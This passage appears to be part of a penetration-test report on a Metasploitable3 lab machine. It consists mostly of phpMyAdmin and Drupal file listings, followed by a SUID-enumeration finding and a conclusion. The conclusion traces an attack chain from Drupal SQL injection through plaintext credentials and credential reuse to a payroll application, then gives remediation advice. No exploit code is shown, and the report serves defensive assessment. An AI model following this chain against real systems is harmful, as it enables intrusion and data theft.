/var/www/html/phpmyadmin/locale/ro/LC_MESSAGES/phpmyadmin.mo
/var/www/html/phpmyadmin/locale/gl/LC_MESSAGES/phpmyadmin.mo
/var/www/html/phpmyadmin/locale/zh_TW/LC_MESSAGES/phpmyadmin.mo
/var/www/html/phpmyadmin/locale/pl/LC_MESSAGES/phpmyadmin.mo
/var/www/html/phpmyadmin/locale/el/LC_MESSAGES/phpmyadmin.mo
/var/www/html/phpmyadmin/locale/sk/LC_MESSAGES/phpmyadmin.mo
/var/www/html/phpmyadmin/locale/et/LC_MESSAGES/phpmyadmin.mo
/var/www/html/phpmyadmin/locale/hr/LC_MESSAGES/phpmyadmin.mo
/var/www/html/phpmyadmin/locale/pt/LC_MESSAGES/phpmyadmin.mo
/var/www/html/phpmyadmin/locale/ar/LC_MESSAGES/phpmyadmin.mo
/var/www/html/phpmyadmin/locale/es/LC_MESSAGES/phpmyadmin.mo
/var/www/html/phpmyadmin/locale/si/LC_MESSAGES/phpmyadmin.mo
```



```

/var/www/html/phpmyadmin/changelog.php
/var/www/html/phpmyadmin/RELEASE-DATE-3.5.8
/var/www/html/phpmyadmin/export.php
/var/www/html/phpmyadmin/db_tracking.php
/var/www/html/phpmyadmin/transformation_overview.php
/var/www/html/phpmyadmin/db_operations.php
/var/www/html/phpmyadmin/db_search.php
/var/www/html/phpmyadmin/webapp.php
/var/www/html/phpmyadmin/db_printview.php
/var/www/html/phpmyadmin/enum_editor.php
/var/www/html/phpmyadmin/show_config_errors.php
/var/www/html/phpmyadmin/pmd_relation_new.php
/var/www/html/phpmyadmin/setup/frames/servers.inc.php
/var/www/html/phpmyadmin/setup/frames/index.inc.php
/var/www/html/phpmyadmin/setup/frames/.htaccess
/var/www/html/phpmyadmin/setup/frames/form.inc.php
/var/www/html/phpmyadmin/setup/frames/config.inc.php
/var/www/html/phpmyadmin/setup/frames/menu.inc.php
/var/www/html/phpmyadmin/setup/index.php
/var/www/html/phpmyadmin/setup/validate.php
/var/www/html/phpmyadmin/setup/config.php
/var/www/html/phpmyadmin/setup/scripts.js
/var/www/html/phpmyadmin/setup/styles.css
/var/www/html/phpmyadmin/setup/lib/common.inc.php
/var/www/html/phpmyadmin/setup/lib/ConfigGenerator.class.php
/var/www/html/phpmyadmin/setup/lib/form_processing.lib.php
/var/www/html/phpmyadmin/setup/lib/.htaccess
/var/www/html/phpmyadmin/setup/lib/index.lib.php
/var/www/html/phpmyadmin/schema_export.php
/var/www/html/phpmyadmin/db_routines.php
/var/www/html/phpmyadmin/db_qbe.php
/var/www/html/phpmyadmin/main.php
/var/www/html/phpmyadmin/tbl_sql.php
/var/www/html/phpmyadmin/server_replication.php
/var/www/html/phpmyadmin/themes.php
/var/www/html/phpmyadmin/README
/var/www/html/phpmyadmin/version_check.php
/var/www/html/phpmyadmin/server_synchronize.php
/var/www/html/phpmyadmin/db_structure.php
/var/www/html/phpmyadmin/gis_data_editor.php
/var/www/html/phpmyadmin/pmd_display_field.php
/var/www/html/phpmyadmin/server_binlog.php
/var/www/html/phpmyadmin/LICENSE

```

```

/var/www/html/phpmyadmin/themes/pmahomme/jquery/jquery-ui-1.8.16.custom.css
/var/www/html/phpmyadmin/themes/pmahomme/jquery/images/ui-bg_flat_75_ffffff_40x100.png
/var/www/html/phpmyadmin/themes/pmahomme/jquery/images/ui-bg_glass_75_dadada_1x400.png
/var/www/html/phpmyadmin/themes/pmahomme/jquery/images/ui-icons_454545_256x240.png
/var/www/html/phpmyadmin/themes/pmahomme/jquery/images/ui-icons_cd0a0a_256x240.png
/var/www/html/phpmyadmin/themes/pmahomme/jquery/images/ui-icons_888888_256x240.png
/var/www/html/phpmyadmin/themes/pmahomme/jquery/images/ui-bg_glass_55_fbf9ee_1x400.png
/var/www/html/phpmyadmin/themes/pmahomme/jquery/images/ui-bg_glass_95_fef1ec_1x400.png
/var/www/html/phpmyadmin/themes/pmahomme/jquery/images/ui-bg_flat_0_aaaaaa_40x100.png
/var/www/html/phpmyadmin/themes/pmahomme/jquery/images/ui-bg_glass_65_ffffff_1x400.png
/var/www/html/phpmyadmin/themes/pmahomme/jquery/images/ui-icons_222222_256x240.png
/var/www/html/phpmyadmin/themes/pmahomme/jquery/images/ui-bg_highlight-soft_75_cccccc_1x100.png
/var/www/html/phpmyadmin/themes/pmahomme/jquery/images/ui-bg_glass_75_e6e6e6_1x400.png
/var/www/html/phpmyadmin/themes/pmahomme/jquery/images/ui-icons_2e83ff_256x240.png
/var/www/html/phpmyadmin/themes/pmahomme/screen.png
/var/www/html/phpmyadmin/themes/pmahomme/info.inc.php
/var/www/html/phpmyadmin/themes/pmahomme/layout.inc.php
/var/www/html/phpmyadmin/themes/pmahomme/css/theme_left.css.php
/var/www/html/phpmyadmin/themes/pmahomme/css/theme_right.css.php
/var/www/html/phpmyadmin/themes/pmahomme/css/theme_print.css.php
/var/www/html/phpmyadmin/themes/pmahomme/img/toggle-ltr.png
/var/www/html/phpmyadmin/themes/pmahomme/img/item_ltr.png
/var/www/html/phpmyadmin/themes/pmahomme/img/s_theme.png
/var/www/html/phpmyadmin/themes/pmahomme/img/s_lang.png
/var/www/html/phpmyadmin/themes/pmahomme/img/b_newdb.png
/var/www/html/phpmyadmin/themes/pmahomme/img/pma_logo2.png
/var/www/html/phpmyadmin/themes/pmahomme/img/bd_prevpage.png
/var/www/html/phpmyadmin/themes/pmahomme/img/docs_menu_bg.png
/var/www/html/phpmyadmin/themes/pmahomme/img/bd_ftext.png
/var/www/html/phpmyadmin/themes/pmahomme/img/b_insrow.png
/var/www/html/phpmyadmin/themes/pmahomme/img/ajax_clock_small.gif
/var/www/html/phpmyadmin/themes/pmahomme/img/bd_drop.png
/var/www/html/phpmyadmin/themes/pmahomme/img/new_struct_selected_hovered.png
/var/www/html/phpmyadmin/themes/pmahomme/img/b_usrlist.png
/var/www/html/phpmyadmin/themes/pmahomme/img/s_desc.png
/var/www/html/phpmyadmin/themes/pmahomme/img/pmd/and_icon.png
/var/www/html/phpmyadmin/themes/pmahomme/img/pmd/Field_small_date.png
/var/www/html/phpmyadmin/themes/pmahomme/img/pmd/resize.png
/var/www/html/phpmyadmin/themes/pmahomme/img/pmd/exec_small.png
/var/www/html/phpmyadmin/themes/pmahomme/img/pmd/favicon.ico
/var/www/html/phpmyadmin/themes/pmahomme/img/pmd/left_panel_buttn.png
/var/www/html/phpmyadmin/themes/pmahomme/img/pmd/or_icon.png
/var/www/html/phpmyadmin/themes/pmahomme/img/pmd/3.png

```

```

/var/www/html/phpmyadmin/js/pmd/history.js
/var/www/html/phpmyadmin/js/import.js
/var/www/html/phpmyadmin/js/db_structure.js
/var/www/html/phpmyadmin/js/date.js
/var/www/html/phpmyadmin/js/server_variables.js
/var/www/html/phpmyadmin/js/tbl_change.js
/var/www/html/phpmyadmin/js/cross_framing_protection.js
/var/www/html/phpmyadmin/js/server_status.js
/var/www/html/phpmyadmin/js/tbl_structure.js
/var/www/html/phpmyadmin/js/canvg/flashcanvas.swf
/var/www/html/phpmyadmin/js/canvg/canvg.js
/var/www/html/phpmyadmin/js/canvg/flashcanvas.js
/var/www/html/phpmyadmin/js/canvg/MIT-LICENSE.txt
/var/www/html/phpmyadmin/js/functions.js
/var/www/html/phpmyadmin/js/common.js
/var/www/html/phpmyadmin/js/indexes.js
/var/www/html/phpmyadmin/js/update-location.js
/var/www/html/phpmyadmin/js/jqplot/excanvas.js
/var/www/html/phpmyadmin/js/jqplot/plugins/jqplot.cursor.js
/var/www/html/phpmyadmin/js/jqplot/plugins/jqplot.barRenderer.js
/var/www/html/phpmyadmin/js/jqplot/plugins/jqplot.pointLabels.js
/var/www/html/phpmyadmin/js/jqplot/plugins/jqplot.pieRenderer.js
/var/www/html/phpmyadmin/js/jqplot/plugins/jqplot.canvasAxisLabelRenderer.js
/var/www/html/phpmyadmin/js/jqplot/plugins/jqplot.canvasTextRenderer.js
/var/www/html/phpmyadmin/js/jqplot/plugins/jqplot.categoryAxisRenderer.js
/var/www/html/phpmyadmin/js/jqplot/plugins/jqplot.highlighter.js
/var/www/html/phpmyadmin/js/jqplot/plugins/jqplot.dateAxisRenderer.js
/var/www/html/phpmyadmin/js/jqplot/jquery.jqplot.js
/var/www/html/phpmyadmin/js/rte/triggers.js
/var/www/html/phpmyadmin/js/rte/events.js
/var/www/html/phpmyadmin/js/rte/common.js
/var/www/html/phpmyadmin/js/rte/routines.js
/var/www/html/phpmyadmin/js/tbl_select.js
/var/www/html/phpmyadmin/js/keyhandler.js
/var/www/html/phpmyadmin/js/dom-drag.js
/var/www/html/phpmyadmin/js/tbl_gis_visualization.js
/var/www/html/phpmyadmin/js/sql.js
/var/www/html/phpmyadmin/js/makegrid.js
/var/www/html/phpmyadmin/js/tbl_chart.js
/var/www/html/phpmyadmin/js/jquery/jquery.sprintf.js
/var/www/html/phpmyadmin/js/jquery/jquery.timepicker.js
/var/www/html/phpmyadmin/js/jquery/jquery-ui-1.8.16.custom.js
/var/www/html/phpmyadmin/js/jquery/jquery.cookie.js

```

```

/var/www/html/phpmyadmin/libraries/import/upload/uploadprogress.php
/var/www/html/phpmyadmin/libraries/import/upload/noplugin.php
/var/www/html/phpmyadmin/libraries/import/upload/apc.php
/var/www/html/phpmyadmin/libraries/import/README
/var/www/html/phpmyadmin/libraries/import/shp.php
/var/www/html/phpmyadmin/libraries/import/ldi.php
/var/www/html/phpmyadmin/libraries/import/csv.php
/var/www/html/phpmyadmin/libraries/import/docsql.php
/var/www/html/phpmyadmin/libraries/import/xml.php
/var/www/html/phpmyadmin/libraries/tbl_properties.inc.php
/var/www/html/phpmyadmin/libraries/import.lib.php
/var/www/html/phpmyadmin/libraries/string.lib.php
/var/www/html/phpmyadmin/libraries/sqlparser.lib.php
/var/www/html/phpmyadmin/libraries/sqlvalidator.class.php
/var/www/html/phpmyadmin/libraries/Theme.class.php
/var/www/html/phpmyadmin/libraries/transformations/template_generator_mimetype.sh
/var/www/html/phpmyadmin/libraries/transformations/text_plain__imagelink.inc.php
/var/www/html/phpmyadmin/libraries/transformations/text_plain__sql.inc.php
/var/www/html/phpmyadmin/libraries/transformations/text_plain__link.inc.php
/var/www/html/phpmyadmin/libraries/transformations/image_jpeg__inline.inc.php
/var/www/html/phpmyadmin/libraries/transformations/text_plain__longToIpv4.inc.php
/var/www/html/phpmyadmin/libraries/transformations/text_plain__substr.inc.php
/var/www/html/phpmyadmin/libraries/transformations/global.inc.php
/var/www/html/phpmyadmin/libraries/transformations/template_generator.sh
/var/www/html/phpmyadmin/libraries/transformations/text_plain__dateformat.inc.php
/var/www/html/phpmyadmin/libraries/transformations/image_jpeg__link.inc.php
/var/www/html/phpmyadmin/libraries/transformations/text_plain__external.inc.php
/var/www/html/phpmyadmin/libraries/transformations/application_octetstream__hex.inc.php
/var/www/html/phpmyadmin/libraries/transformations/README
/var/www/html/phpmyadmin/libraries/transformations/TEMPLATE
/var/www/html/phpmyadmin/libraries/transformations/text_plain__formatted.inc.php
/var/www/html/phpmyadmin/libraries/transformations/image_png__inline.inc.php
/var/www/html/phpmyadmin/libraries/transformations/generator.sh
/var/www/html/phpmyadmin/libraries/transformations/application_octetstream__download.inc.php
/var/www/html/phpmyadmin/libraries/transformations/TEMPLATE_MIMETYPE
/var/www/html/phpmyadmin/libraries/List.class.php
/var/www/html/phpmyadmin/libraries/data_dictionary_relations.lib.php
/var/www/html/phpmyadmin/libraries/mime.lib.php
/var/www/html/phpmyadmin/libraries/sqlvalidator.lib.php
/var/www/html/phpmyadmin/libraries/server_common.inc.php
/var/www/html/phpmyadmin/libraries/relation_cleanup.lib.php
/var/www/html/phpmyadmin/libraries/database_interface.lib.php
/var/www/html/phpmyadmin/libraries/ob.lib.php

```



```

/var/www/html/drupal/sites/default/files/field/image/5_of_hearts.png
/var/www/html/drupal/sites/default/files/.htaccess
/var/www/html/drupal/sites/default/files/metasploitable3_logo.png
/var/www/html/drupal/sites/default/files/styles/large/public/field/image/5_of_hearts.png
/var/www/html/drupal/sites/default/files/styles/thumbnail/public/field/image/5_of_hearts.png
/var/www/html/drupal/sites/default/default.settings.php
/var/www/html/drupal/profiles/minimal/translations/README.txt
/var/www/html/drupal/profiles/minimal/minimal.profile
/var/www/html/drupal/profiles/minimal/minimal.info
/var/www/html/drupal/profiles/minimal/minimal.install
/var/www/html/drupal/profiles/testing/modules/drupal_system_listing_compatible_test/drupal_system_listing_compatible_test.info
/var/www/html/drupal/profiles/testing/modules/drupal_system_listing_compatible_test/drupal_system_listing_compatible_test.module
/var/www/html/drupal/profiles/testing/modules/drupal_system_listing_incompatible_test/drupal_system_listing_incompatible_test.info
/var/www/html/drupal/profiles/testing/modules/drupal_system_listing_incompatible_test/drupal_system_listing_incompatible_test.module
/var/www/html/drupal/profiles/testing/testing.profile
/var/www/html/drupal/profiles/testing/testing.install
/var/www/html/drupal/profiles/testing/testing.info
/var/www/html/drupal/profiles/standard/standard.install
/var/www/html/drupal/profiles/standard/translations/README.txt
/var/www/html/drupal/profiles/standard/standard.info
/var/www/html/drupal/profiles/standard/standard.profile
/var/www/html/drupal/UPGRADE.txt
/var/www/html/drupal/themes/bartik/images/comment-arrow-rtl.gif
/var/www/html/drupal/themes/bartik/images/tabs-border.png
/var/www/html/drupal/themes/bartik/images/buttons.png
/var/www/html/drupal/themes/bartik/images/add.png
/var/www/html/drupal/themes/bartik/images/search-button.png
/var/www/html/drupal/themes/bartik/images/comment-arrow.gif
/var/www/html/drupal/themes/bartik/templates/page.tpl.php
/var/www/html/drupal/themes/bartik/templates/node.tpl.php
/var/www/html/drupal/themes/bartik/templates/comment.tpl.php
/var/www/html/drupal/themes/bartik/templates/maintenance-page.tpl.php
/var/www/html/drupal/themes/bartik/templates/comment-wrapper.tpl.php
/var/www/html/drupal/themes/bartik/screenshot.png
/var/www/html/drupal/themes/bartik/template.php
/var/www/html/drupal/themes/bartik/logo.png
/var/www/html/drupal/themes/bartik/bartik.info
/var/www/html/drupal/themes/bartik/css/colors.css
/var/www/html/drupal/themes/bartik/css/ie-rtl.css

```

SUID binary enumeration performed from the www-data Meterpreter shell.

Impact

No escalation path was confirmed during this assessment. This finding is recorded for completeness and to support any follow-on engagement focused on local privilege escalation from the www-data foothold.

Remediation

- Periodically audit SUID/SGID binaries on production hosts and remove the bit from any binary that does not strictly require it.
- Track CVEs against installed SUID utilities (e.g., sudo, pkexec) and patch promptly, since several have had high-impact local privilege escalation vulnerabilities historically.

6. Conclusion & Overall Recommendations

This assessment demonstrates a complete, realistic attack chain originating from a single unpatched Drupal core vulnerability. What began as an unauthenticated SQL injection escalated — through plaintext credential storage and credential reuse — into full database server compromise and unauthorized access to a live payroll application containing employee salary data.

The findings, taken together, point to a small number of systemic root causes rather than many unrelated issues:

- Outdated, unpatched software (Drupal 7.x) left exposed to a five-plus-year-old critical vulnerability.
- Credentials stored in plaintext at multiple layers (web app config, database rows), enabling rapid lateral escalation once any single layer was breached.
- Credential reuse across unrelated systems (database → payroll application), removing any effective isolation between them.
- Excessive information disclosure (directory listings, changelog files) that reduced attacker effort at every stage.

Addressing Finding F1 (patching Drupal) would have prevented the entire chain from F2 through F5. However, defense-in-depth remediations — credential hashing, database segmentation, and disabling unnecessary information disclosure — are recommended regardless, since they would have limited the blast radius even if the initial compromise had occurred through a different vector.

Overall Risk Rating: Critical.

Disclaimer

This report is intended exclusively for educational and academic purposes. All testing was conducted in an isolated virtual environment with proper authorization. The techniques and tools demonstrated should only be used on systems for which explicit permission has been granted.